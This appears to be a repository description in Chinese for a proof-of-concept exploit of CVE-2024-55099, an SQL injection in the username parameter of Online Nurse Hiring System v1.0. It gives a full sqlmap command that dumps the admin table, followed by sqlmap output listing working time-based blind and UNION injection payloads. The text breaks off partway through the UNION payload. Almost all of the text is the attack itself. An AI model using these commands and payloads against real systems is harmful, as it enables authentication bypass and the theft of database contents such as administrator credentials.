 ugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-
针对CVE-2024-55099的概念验证利用,演示了在线护士招聘系统v1.0中通过未经净化的用户名参数进行的SQL注入,实现数据库枚举和身份验证绕过。

sqlmap -r r.txt -dbs --level 5 --risk 3 --batch -D onhsdb -T tbladmin --columns --dump---

参数:username (POST)
类型:基于时间的盲注
标题:MySQL >= 5.0.12 AND 基于时间的盲注(查询 SLEEP)
有效载荷:username=admin' AND (SELECT 3898 FROM (SELECT(SLEEP(5)))CrDy) AND 'rbGV'='rbGV&inputpwd=test&login=
类型:UNION 查询
标题:通用 UNION 查询(NULL)- 2 列
有效载荷:username=-6075' UNION ALL SELECT 68,CONCAT(0x7176706a71,0x7168445671545a434e
---

